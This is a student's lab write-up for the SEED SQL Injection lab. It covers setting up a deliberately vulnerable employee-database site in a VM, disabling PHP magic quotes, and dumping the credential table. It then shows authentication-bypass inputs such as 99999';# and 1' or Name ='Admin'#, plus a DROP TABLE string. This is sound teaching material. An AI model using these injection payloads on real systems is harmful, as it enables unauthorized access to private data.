
Catherine Nguyen
CSC 154
Jun Dai
05/03/2020

Lab 5: SQL Injection

- The first thing to do is to **install the SQL-injection Lab in the VM**. To do that we would need to open up the VM. Enter the **password: dees** then locate the website on firefox http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_SQL_Injection/ to **download: patch.tar.gz** file.


SEED-Server [Running] - Oracle VM VirtualBox
SQL Injection Attack Lab - Mozilla Firefox
4:22 PM
Seed
SQL Injection Attack Lab
www.cis.syr.edu/~wedu/seed/Labs_12.04/Wet
ab sql injection
Most Visited
Getting Started
Seed Labs
Robert'); DROP TABLE Students; --
3/5/20 - 4:22:54 pm

correctly checked within the web applications before being sent to the back-end database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. The SQL injection attack is one of the most common attacks on web applications.

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.

Lab Tasks (Description) (Video)


Recommended Time:

- Supervised situation (e.g. a closely-guided lab session): **2 hours**
- Unsupervised situation (e.g. take-home project): **1 week**

Files that are Needed


- patch.tar.gz: The current VM does not support this new lab, so you need to run the patch script to set up the lab environment in the VM.

  - Once that is downloaded we need to locate that very same file using the terminal.




```
[05/03/2020 16:29] seed@ubuntu:~$ cd SQL_injection/
[05/03/2020 16:29] seed@ubuntu:~/SQL_injection$ ls
patch.tar.gz
[05/03/2020 16:29] seed@ubuntu:~/SQL_injection$
```

- Run **tar -zxvf patch.tar.gz** . This is to unzip/extract the content of this file.




```
[05/03/2020 16:29] seed@ubuntu:~$ cd SQL_injection/
[05/03/2020 16:29] seed@ubuntu:~/SQL_injection$ ls
patch.tar.gz
[05/03/2020 16:29] seed@ubuntu:~/SQL_injection$ tar -zxvf patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[05/03/2020 16:40] seed@ubuntu:~/SQL_injection$ 
```

- Now we need to navigate the patch folder we just extracted. Should be in your current directory. **cd patch/** . Then after you need to restart the webserver by running **./bootstrap.sh** . It will then ask you to enter **password: dees**.




```
[05/03/2020 16:47] seed@ubuntu:~/SQL_injection$ ls
patch  patch.tar.gz
[05/03/2020 16:47] seed@ubuntu:~/SQL_injection$ cd patch/
[05/03/2020 16:48] seed@ubuntu:~/SQL_injection/patch$ ls
bootstrap.sh  index.html  README          unsafe_credential.php  Users.sql
edit.php      logoff.php  style_home.css  unsafe_edit.php
[05/03/2020 16:48] seed@ubuntu:~/SQL_injection/patch$ ./bootstrap.sh
[sudo] password for seed:
 * Restarting web server apache2
 ... waiting                                                            [ OK ]
[05/03/2020 16:52] seed@ubuntu:~/SQL_injection/patch$ 
```

- The next step is to turn off the counter-measures. To do that we need to go into a new directory and edit some files. To enter this command to get to the directory we need to be in. **cd /etc/php5/apahe2/**




```
[05/03/2020 16:59] seed@ubuntu:~/SQL_injection/patch$ cd /etc/php5/apache2/
[05/03/2020 16:59] seed@ubuntu:/etc/php5/apache2$ ls
conf.d  php.ini
[05/03/2020 16:59] seed@ubuntu:/etc/php5/apache2$
```

  - Once you're in the directory we will edit the php.ini file. **sudo gedit php.ini** After the gedit opens the file for editing navigate the line **magic_quotes_gpc = On** and change it to **magic_quotes_gpc = Off** . Then save and exit out of gedit.


SEED-Server [Running] - Oracle VM VirtualBox
*php.ini [Read-Only] (/etc/php5/apache2) - gedit
5:10 PM
Seed
Open
Save
Undo
*php.ini


```
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off

; Automatically add files before PHP document.
; http://php.net/auto-prepend-file
auto_prepend_file =

; Automatically add files after PHP document.
; http://php.net/auto-append-file
auto_append_file =
```

  - Now we need to restart the Apache server by running **sudo service apache2 restart** .




```
[05/03/2020 17:18] seed@ubuntu:/etc/php5/apache2$ sudo service apache2 restart
 * Restarting web server apache2
 ... waiting                                                            [ OK ]
[05/03/2020 17:19] seed@ubuntu:/etc/php5/apache2$
```

- Now that the preparations are complete we can start playing with the MySQL database. To get into mysql run **mysql -u root -pseedubuntu** . Then run **use Users** to get into the User's database.




```
 ... waiting                                                      [ OK ]
[05/03/2020 17:19] seed@ubuntu:/etc/php5/apache2$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 261
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

  - Then run **show tables;** this will show us all the tables in the User's database.




```
Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

  - Then run **SELECT * FROM credential;** This will show all the user's credentials.



```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

- Now we go to web browser and go to URL: http://www.seedlabsqlinjection.com/ .


SEED-Server [Running] - Oracle VM VirtualBox
Mozilla Firefox
5:55 PM
Seed
http://www.see...injection.com/
www.seedlabsqlinjection.com
sb sql injection
Most Visited
Getting Started
Seed Labs

Employee Profile Information


Employee ID:

Password:

Get Information

Copyright © SEED LABs

- Task 2a: Log into the admin's account without knowing the admin password, but we know his EID "99999".
  Answer: 99999';#


SEED-Server [Running] - Oracle VM VirtualBox
Mozilla Firefox
6:1
http://www.see...om/index.html
www.seedlabsqlinjection.com/index.html
sb sql injection
Most Visited
Getting Started
Seed Labs


Employee Profile Information

Employee ID: 99999';#

Password:

Get Information

Copyright © SEED LABs


SEED-Server [Running] - Oracle VM VirtualBox
Mozilla Firefox
6:11 PM
Seed
http://www.se...23&Password=
www.seedlabsqlinjection.com/unsafe_credent
sb sql injection
Most Visited
Getting Started
Seed Labs
3/5/20 - 6:11:31 pm

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:


Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

- Task 2b: Same, but we do not know the Admin's EID instead we know the name.
  Answer: 1' or Name ='Admin'#


SEED-Server [Running] - Oracle VM VirtualBox
Mozilla Firefox
6:17
http://www.see...om/index.html
www.seedlabsqlinjection.com/index.html
sb sql injection
Most Visited
Getting Started
Seed Labs


Employee Profile Information

Employee ID: 1' or Name ='Admin'#

Password:

Get Information

Copyright © SEED LABs


SEED-Server [Running] - Oracle VM VirtualBox
ozilla Firefox
6:19 PM
Seed
http://www.se...23&Password=
www.seedlabsqlinjection.com/unsafe_credent
sb sql injection
Most Visited
Getting Started
Seed Labs
3/5/20 - 6:19:13 pm

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

